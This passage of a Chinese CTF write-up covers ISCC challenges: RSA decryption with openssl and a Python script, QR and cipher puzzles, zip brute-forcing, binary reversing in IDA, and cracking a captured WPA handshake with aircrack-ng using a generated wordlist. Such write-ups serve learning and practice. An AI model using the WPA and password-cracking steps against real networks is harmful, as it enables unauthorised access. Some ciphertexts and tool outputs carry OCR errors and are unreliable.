f9Rvti8Lh/tbrmhZroiZ8/13aAZmugI1NBcbeZR0gz8ggg==
-----END RSA PRIVATE KEY-----
```

直接利用openssl解密就行

```
root@ni9htmar3: ~/桌面# openssl rsautl -decrypt -in key.txt -inkey pkey.key -out
hello.de
root@ni9htmar3: ~/桌面#
```

<http://blog.csdn.net/Ni9htMar3>

-in指定被加密的文件，-inkey指定私钥文件，-out为解密后的文件。



```
打开(O) [+] 终端 - ~/桌面
hi, boys and girls! flag is {haPPy_Use_OpenSsI}
http://blog.csdn.net/Ni9htMar3
```

很普通的数独

5 \* 5

排列  
发现  
有数  
字的  
地方  
涂黑  
就行  
没有  
什么  
方法，  
只能  
利用  
表格  
默默  
的涂  
黑  
这里  
有个  
坑就  
是他  
的二  
维码  
3个  
角需  
要根  
据二  
维码  
的特  
点调  
换下  
顺序



下载下来居然有25张图片。。。猜测肯定是拼成一张二维码，就看怎么拼。。。试了试，直接

扫出来一堆字符

```
Vm0xd1NtUXlWa1pPVldoVFIUSINjRIJVVgtOamJGWnlWMjFHVlUxV1ZqTldNakZIwVcxS1lxTnNhRmhoTVZweVdWUkdXbVZHWkhOWGJGc  
HBWa1paZWxaclpEUmhNVXBYVW14V2FHVnFRVGs9
```

一看就是base64解密，还好几层，解就行

flag: `flag{y0ud1any1s1}`

## basic

## Wheel Cipher

加密表:

```
1: < ZWAXJGDLUBVIQHKYPNTCRMOSFE <
2: < KPBELNACZDTRXMJQOYHGVSFUWI <
3: < BDMAIZVRNSJUWFHTEQGYXPLOCK <
4: < RPLNDVHGFUCUKTEBSXQYIZMJWAO <
5: < IHFRLABEUOTSGJVDKCPMNZQWXY <
6: < AMKGHIWPNYCJBFZDRUSLOQXVET <
7: < GWTHSPYBXIZULVKMRAFDCEONJQ <
8: < NOZUTWDCVRJLXKISEFAPMYGHBQ <
9: < XPLTDSRFHENYVUBMCQWAOIKZGJ <
10: < UDNAJFBOWTGVRSCZQKELMXYIHP <
11: < MNBVCXZQWERTPOIUVALSKDJFHG <
12: < LVNCMXZPQOWEIURYTASBKJDFHG <
13: < JZQAWSXCDERFVBGTYHNUMKILOP <
```

密钥为: 2, 3, 7, 5, 13,12,9, 1, 8, 10, 4, 11, 6


密文为: NFQKSEVOQFNP

既然是车轮, 看来需要轮换, 一开始以为是将密文对应密钥位置进行替换, 发现不对, 查了查发现Jefferson wheel cipher(杰弗逊转轮加密器),差不多重新排一下序, 并把密文转到第一个位置, 发现flag: FIREINTHEHOLE

```
< NACZDTRXMJQOYHGVSFUWIKPBEL <
< FHTEQGYXPLOCKBDMAIZVRNSJUW <
< QGWTHSPYBXIZULVKMRAFDCEONJ <
< KCPMNZQWXYIHFRLABEUOTSGJVD <
< SXCDERFVBGTYHNUMKILOPJZQAW <
< EIURYTASBKJDFHGLVNCMXZPQOW <
< VUBMCQWAOIKZGJXPLTDSRFHENY <
< OSFEZWAXJGDLUBVIQHKYPNTCRM <
< QNOZUTWDCVRJLXKISEFAPMYGHB <
< OWTGVRSCZQKELMXYIHPUDNAJFB <
< FCUKTEBSXQYIZMJWAO RPLNDVHG <
< NBVCXZQWERTPOIUVALSKDJFHGM <
< PNYCJBFZDRUSLOQXVETAMKGHIW <
```

## 公邮密码

。。。不知道这题是让干啥的, 直接纯暴力密码, 还非常短的密码



然后是base64加密, 直接解码就好

flag: Flag:{Ly319.i5d1f\*iCult!}

你猜猜。。



下载下来得到一串数字。。。感觉有点像16进制，但转码得不到什么实质性的东西，突然发现开头是 504B，是 .zip 的头，估计就是文件的16进制

保存为zip格式，结果有密码，爆破吧



得到flag: `daccasdqwdcsdzasd`

## 神秘图片

打开时一张图片，利用 `binwalk` 分析

```
root@i9htmar3: ~# binwalk '/root/桌面/Basic-03.png'
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 438 x 435, 8-bit/color RGB, non-interlaced
181626	0x2C57A	PNG image, 860 x 189, 8-bit colormap, non-interlaced
181767	0x2C607	Zlib compressed data, best compression: uncompressed.size/91627293

发现另一张图片，抠出来



<http://blog.csdn.net/Ni9htMar3>

明显是猪圈密码，对应即可

flag: `goodluck`

# 告诉你个秘密

得到两串字符

```
636A56355279427363446C4A49454A7154534230526D6843
56445A31614342354E326C4B4946467A5769426961453067
```

一看就很像16进制，转一下字符

```
cjV5RyBscDIJIEJqTSB0RmhC
VDZ1aCB5N2IKIFFzWiBiaEOg
```

似乎可以base64解密，试一下

```
r5yG lp9l BjM tFhB
T6uh y7iJ QsZ bhM
```

这里卡了有段时间，后来发现似乎跟键盘有关，围成圈

flag: **TONGYUAN**

## 说我作弊，需要证据

通过提示，明显就是RSA的解密

首先看下下载的数据包文件，发现全是base64加密过的，解密发现有三个部分

```
SEQ = 13; DATA = 0x3b04b26a0adada2f67326bb0c5d6L; SIG = 0x2e5ab24f9dc21df406a87de0b3b4L;
SEQ = 0; DATA = 0x7492f4ec9001202dcb569df468b4L; SIG = 0xc9107666b1cc040a4fc2e89e3e7L;
SEQ = 5; DATA = 0x94d97e04f52c2d6f42f9aacbf0b5L; SIG = 0x1e3b6d4eaf11582e85ead4bf90a9L;
SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL;
SEQ = 18; DATA = 0x181901c059de3b0f2d4840ab3aebL; SIG = 0x1b8bdf9468f81ce33a0da2a8bfbeL;
SEQ = 2; DATA = 0x8a03676745df01e16745145dd212L; SIG = 0x1378c25048c19853b6817eb9363aL;
SEQ = 20; DATA = 0x674880905956979ce49af33433L; SIG = 0x198901d5373ea225cc5c0db66987L;
SEQ = 0; DATA = 0x633282273f9cf7e5a44fcbe1787bL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 28; DATA = 0x19688f112a61169c9090a4f9918dL; SIG = 0x1448ac6eee2b2e91a0a6241e590eL;
SEQ = 24; DATA = 0x59d0264d4a134fa5a91521b25e46L; SIG = 0x2bc3bf947c0e85444aa13efa1c15L;
SEQ = 21; DATA = 0xd24562795754da7abe213ffc11eL; SIG = 0x208babd43638118bfbfafa24675ee9L;
SEQ = 19; DATA = 0x75c1fbc28bb27b5d2db9601fb967L; SIG = 0x2b5b628bf8183400cdab7f5870b1L;
SEQ = 33; DATA = 0x580e36ce59978681f893e38d5ecaL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 27; DATA = 0x1eea254d861b2dc7ec03b37ef9fbL; SIG = 0xd6268f00fe0e2964d56458f59e2L;
```

**SEQ** 有顺序，那明显就是最后的字符顺序

**DATA** 明显是需要解密的密文

**DATA** 是发送给Bob的实际密文,使用Bob的公钥对DATA进行了加密。所以先使用**factor-db**并解出私钥来解密数据。

一开始不知道 **SIG** 的作用，后来查资料发现是RSA的签名，利用Alice的公钥对数据进行一次签名验证

懒省事，直接写了一个大脚本

```
import base64

def iterative_egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q,r = b//a,b%a; m,n = x-u*q,y-v*q # use x//y for floor "floor division"
        b,a, x,y, u,v = a,r, u,v, m,n
    return b, x, y
```

```

def modinv(a, m):
    g, x, y = iterative_egcd(a, m)
    if g != 1:
        return None
    else:
        return x % m

def base_convert():
    f = open('C:\\Users\\lanlan\\Desktop\\out.txt', 'w+')

    with open('C:\\Users\\lanlan\\Desktop\\1.txt') as lines:
        for line in lines:
            line = base64.b64decode(line)
            f.write(line+'\n')

    f.close()

def sort():
    with open('C:\\Users\\lanlan\\Desktop\\out.txt') as lines:
        line = lines.read()
        f = open('C:\\Users\\lanlan\\Desktop\\outstream.txt', 'w+')
        for i in range(0,34):
            index = 0
            for j in range(1,10):
                b = line.find('SEQ = {};'.format(i),index)
                if b == -1:
                    break
                c = line.find('L;',b+55)
                str = line[b:c+1]
                f.write(str+'\n')
                #print str
                index = b+1

        f.close()

def flag():
    with open('C:\\Users\\lanlan\\Desktop\\outstream.txt') as lines:
        B_p = 49662237675630289
        B_q = 62515288803124247
        B_s = (B_p-1)*(B_q-1)
        B_n = 3104649130901425335933838103517383

        A_p = 38456719616722997
        A_q = 44106885765559411
        A_n = 1696206139052948924304948333474767

        e = 0x10001
        d = modinv(e,B_s)

        da = []
        si = []
        for line in lines:
            begin_num = line.find('DATA')
            end_num = line.find('L')
            data = line[begin_num + 7: end_num]
            #print data
            data_c = int(data,16)
            data_m = pow(data_c,d,B_n)
            da.append(data_m)

```

```

#print da_n,

begin_n = line.find('SIG')
sig = line[begin_n + 6:-2]
#print sig
sig_c = int(sig,16)
sig_m = pow(sig_c,e,A_n)
si.append(sig_m)
#print sig_m,

#print da
#print si
flag = ''
for i in xrange(148):
    #print i,da[i],si[i]
    if da[i] == si[i]:
        flag += chr(da[i])
print flag

if __name__ == '__main__':
    base_convert()
    sort()
    flag()

```

flag: `flag{n0th1ng_t0_533_h3r3_m0v3_0n}`

## 二维码


首先下载下来是一个二维码，用 `binwalk` 分析

```

root@ni9htmar3: ~# binwalk '/root/桌面/u5bc6u7801u7eafu6570u5b57u5171u0038u4f4d.png'
DECIMAL      HEXADECIMAL     DESCRIPTION
-----
0             0x0             PNG image, 370 x 370, 1-bit grayscale, non-interlaced
41           0x29           Zlib compressed data, default compression, uncompressed size >= 17760
694          0x2B6         Zip encrypted archive data, at least v2.0 to extract, compressed size: 54990, uncompress
ressed size: 292875, name: "C8-E7-D8-E8-E5-88_handshake.cap"
56130       0xDB42       End of Zip archive

```

发现藏了一个zip文件，还是加密的，直接暴力



20:34:35: 密码: "20161114".时间: 8 s

<http://blog.csdn.net/Ni9htMar3>

得到一个hint和一个数据包

首先发开数据包发现是一个无线的协议，估计要破解wifi密码，利用 `aircrack-ng` 工具

```
root@ni9htmar3: ~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

# BSSID          ESSID          Encryption
1 C8:E7:D8:E8:E5:88 MERCURY_E8E588 WPA (1 handshake)

Choosing first network as target.

Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng... http://blog.csdn.net/Ni9htMar3
```

果真发现一个，首先利用 `hint: 前四位是ISCC 后四位由大写字母和数字构成` 生成一个字典脚本

```
import itertools
import string

hex_chars = '0123456789'+string.ascii_uppercase

print hex_chars

wordlist = open('C:\\Users\\lanlan\\Desktop\\wordlist','a')

for words in itertools.product(hex_chars,repeat=4):
    wordlist.write('ISCC' + ''.join(words) + '\n')
```

然后直接利用工具跑出flag: ISCC16BA

```
root@ni9htmar3: ~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap' -w '/root/桌面/wordlist.txt'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.
stegdetect-master
# BSSID          ESSID          Encryption
1 C8:E7:D8:E8:E5:88 MERCURY_E8E588 WPA (1 handshake)
Choosing first network as target.
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc3

[00:00:44] 54856 keys tested (1368.76 k/s)

KEY FOUND! [ ISCC16BA ]

Master Key      : 4F 40 4F F1 E8 EE F6 22 71 B3 12 CA 61 D4 E7 1D
                  BC 19 AD 27 01 E6 F4 82 BF 49 4E 5F 88 E9 F1 B5

Transient Key   : FA 15 3B 04 E3 6C 80 34 05 2C D6 BA CD 53 28 AB
                  40 7B 30 A0 22 CB B0 98 12 0F 62 2C 79 F1 62 44
                  99 FD 91 89 5F A2 22 66 DF 66 9F F5 C2 E4 1D 26
                  F2 20 7A 86 85 85 70 4B 73 A9 6A 85 B7 6C C4 B7

EAPOL HMAC     : 96 FD 7B 9E 53 29 F9 71 22 E6 4E D3 73 9E E3 93
```

## PHP\_encrypt\_1

下载是一个加密脚本

```
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

解密脚本

```

<?php
function decrypt($str)
{
    $key = md5("ISCC");
    $str = base64_decode($str);
    $len = strlen($str);
    $x = 0;
    for($i=0; $i < $len; $i++)
    {
        if($x == 32)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x +=1;
    }
    for($i=0; $i < $len; $i++)
    {
        if((ord($str[$i])-ord($char[$i])) <= 0)
            $data .= chr((ord($str[$i])+128-ord($char[$i])));
        else
            $data .= chr((ord($str[$i])-ord($char[$i])));
    }
    echo $data.'<br>';
}

$mi = 'fR4aHlwuFCYYVydFRxMqHhCKBseH1dbFygrRxIWJ1UYFhotFjA=';
decrypt($mi);
?>

```

python脚本方便

```

import base64
import string

def decrypt(str):
    data = ""
    char1 = ""
    str = base64.b64decode(str)
    #print str
    key = '729623334f0aa2784a1599fd374c120d'
    len1 = len(str)
    klen = len(key)
    x = 0
    #print len1,klen

    for i in range(0,len1):
        if x == klen:
            x = 0
        char1 += key[x]
        x = x+1
    #print char1
    for i in range(0,len1):
        if (ord(str[i])-ord(char1[i])) <= 0:
            data += chr((ord(str[i])+128-ord(char1[i])))
        else:
            data += chr((ord(str[i])-ord(char1[i])))
    print data

if __name__ == '__main__':
    a = 'FR4aHWuFCYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    decrypt(a)

```

flag: `Flag:{asdqwdfasfdawfefqwdqwdadwqadawd}`

## Reverse

### 你猜

直接IDA反编译

主函数



```

__int64 __fastcall main(int a1, char **a2, char **a3)
{
    __int64 result; // rax@3
    __int64 v4; // rdx@7
    char v5; // [sp+10h] [bp-10h]@4
    __int64 v6; // [sp+10h] [bp-8]@1

    v6 = *MK_FP(__FS__, 40LL);
    if ( a1 != 3 && (unsigned int)sub_400646((__int64)a2) )
    {
        puts("Keep thinking!");
        result = 0LL;
    }
    else
    {
        printf("Please input your password(5 words):", a2, a2);
        __isoc99_scanf("%5s", &v5);
        if ( (unsigned int)sub_400755((__int64)&v5) == 1 )
        {
            printf("Good Job!\nThe password:%s", &v5);
            result = 0LL;
        }
        else
        {
            puts("Wrong!");
            result = 0LL;
        }
    }
    v4 = *MK_FP(__FS__, 40LL) ^ v6;
    return result;
}

```

首先是第一个函数的判定，必须返回0

```

signed __int64 __fastcall sub_400646(__int64 a1)
{
    signed __int64 result; // rax@3
    __int64 v2; // rcx@12
    signed int i; // [sp+18h] [bp-48h]@1
    signed int j; // [sp+1Ch] [bp-44h]@1
    int v5; // [sp+20h] [bp-40h]@1
    int v6; // [sp+24h] [bp-3Ch]@1
    int v7; // [sp+28h] [bp-38h]@1
    int v8; // [sp+2Ch] [bp-34h]@1
    int v9; // [sp+30h] [bp-30h]@1
    int v10; // [sp+34h] [bp-2Ch]@1
    int v11; // [sp+38h] [bp-28h]@1
    int v12; // [sp+3Ch] [bp-24h]@1
    int v13; // [sp+40h] [bp-20h]@1
    int v14; // [sp+44h] [bp-1Ch]@1
    __int64 v15; // [sp+58h] [bp-8h]@1

    v15 = *MK_FP(__FS__, 40LL);
    puts(*(const char **)(a1 + 8));
    v5 = 108;
    v6 = 49;
    v7 = 110;
    v8 = 117;
    v9 = 120;
    v10 = 99;
    v11 = 114;
    v12 = 97;
    v13 = 99;
    v14 = 107;
    for ( i = 0; i <= 4; ++i )
    {
        if ( *(_BYTE *)((_QWORD *) (a1 + 8) + i) != *(&v5 + i) )
        {
            result = 1LL;
            goto LABEL_12;
        }
    }
    for ( j = 0; j <= 4; ++j )
    {
        if ( *(_BYTE *)((_QWORD *) (a1 + 16) + j) != *(&v10 + j) )
        {
            result = 1LL;
            goto LABEL_12;
        }
    }
    result = 0LL;
LABEL_12:
    v2 = *MK_FP(__FS__, 40LL) ^ v15;
    return result;
}

```

很简单，10个字符意义对应即可

linux, crack

然后第二个函数

```

__int64 __usercall sub_400755@<rax>(__int64 a1@<rax>)
{
    __int64 result; // rax@6

    if ( *(_BYTE *)a1 + *(_BYTE *)(a1 + 4) != 106 || *(_BYTE *)a1 != 73 )
    {
        result = 0LL;
    }
    else if ( *(_BYTE *)(a1 + 1) == 76 )
    {
        result = *(_BYTE *)(a1 + 2) + *(_BYTE *)(a1 + 3) == 137 && *(_BYTE *)(a1 + 3) == 70;
    }
    else
    {
        result = 0LL;
    }
    return result;
}

```

简单的逻辑

**ILCF!**

综上, flag: `flag{11nux_crack_ILCF!}`

## 小试牛刀

这题需要在gdb中动态调试看一下, 直接看IDA的话, 一些字符串看的不是很清楚, 结合gdb之后就清楚了。代码逻辑就是将已知的一个flag, 进行一些移位变换, 并将其中的 `_` 改为 `.`, 然后就得到了最终真正的flag: `flag{1t.is.50.easy}`

## 大杂烩

首先PEID, 32位无壳程序, 丢到IDA中看看逻辑:

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax@4
    int v5; // [sp-4h] [bp-54h]@4
    HKEY phkResult; // [sp+4h] [bp-4Ch]@1
    DWORD cbData; // [sp+8h] [bp-48h]@2
    DWORD Type; // [sp+Ch] [bp-44h]@2
    BYTE Data; // [sp+10h] [bp-40h]@2

    phkResult = HKEY_CURRENT_USER;
    if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\ISCC", 0, 0xF003Fu, &phkResult)
        || (cbData = 60, RegQueryValueExW(phkResult, L"flag", 0, &Type, &Data, &cbData))
        || !sub_401210((char *)&Data) )
    {
        v5 = std::endl;
        v3 = sub_4013F0(std::cout, "try again!");
    }
    else
    {
        v5 = std::endl;
        v3 = sub_4013F0(std::cout, "you got it!");
    }
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v3, v5);
    system("pause");
    return 0;
}

```

<http://blog.csdn.net/Ni9htMar3>

前面对注册表的操作都不用管, 其实最关键的就是这个函数 `sub_401210`, 跟进去:

```

int __usercall sub_401210@<eax>(char *a1@<edi>)
{
    wchar_t *v1; // eax@1
    char *v2; // ecx@1
    __int16 v3; // dx@2
    wchar_t *v4; // eax@9
    wchar_t *v5; // eax@11
    unsigned int v6; // eax@13
    wchar_t *v7; // eax@12
    wchar_t *v8; // eax@13
    int result; // eax@14

    v1 = (wchar_t *)unknown_libname_1(0x32u);
    v2 = a1;
    // 这段代码没有什么意义，没有改变字符串
    do
    {
        v3 = *(_WORD *)v2;
        *(_WORD *)&v2[(char *)v1 - a1] = *(_WORD *)v2;
        v2 += 2;
    }
    while ( v3 );
    result = 0;
    // flag长为25位，并且形式是flag{xxx_x_xxxx_xxxxxxxx}
    if ( wcslen(v1) == 25 && '{' == v1[4] && '_' == v1[8] && '_' == v1[10] && '_' == v1[15] && '}' == v1[24] )
    {
        wcstok(v1, L"{}");
        v4 = wcstok(0, L"{}");
        if ( *(_DWORD *)v4 == 6815860 && 52 == v4[4] )
        {
            v5 = wcstok(0, L"{}");
            // 数字型字符串转为整数
            v6 = wtoi(v5);
            if ( v6 >> 1 == v6 - 2 ) // 3,4都可以，根据52 == v4[4]可以具体判断
            {
                v7 = wcstok(0, L"{}");
                if ( sub_401000(v7) )
                {
                    v8 = wcstok(0, L"{}");
                    if ( sub_401180(v8) )
                        result = 1;
                }
            }
        }
    }
    return result;
}

```

首先确定flag的形式为 `flag{xxx_x_xxxx_xxxxxxxx}`，然后根据wcstok将其分割为四个小部分，分别进行判断，最后还有一位是无法判断的，猜测吧，最后给出flag: `flag{thx_4_your_register}`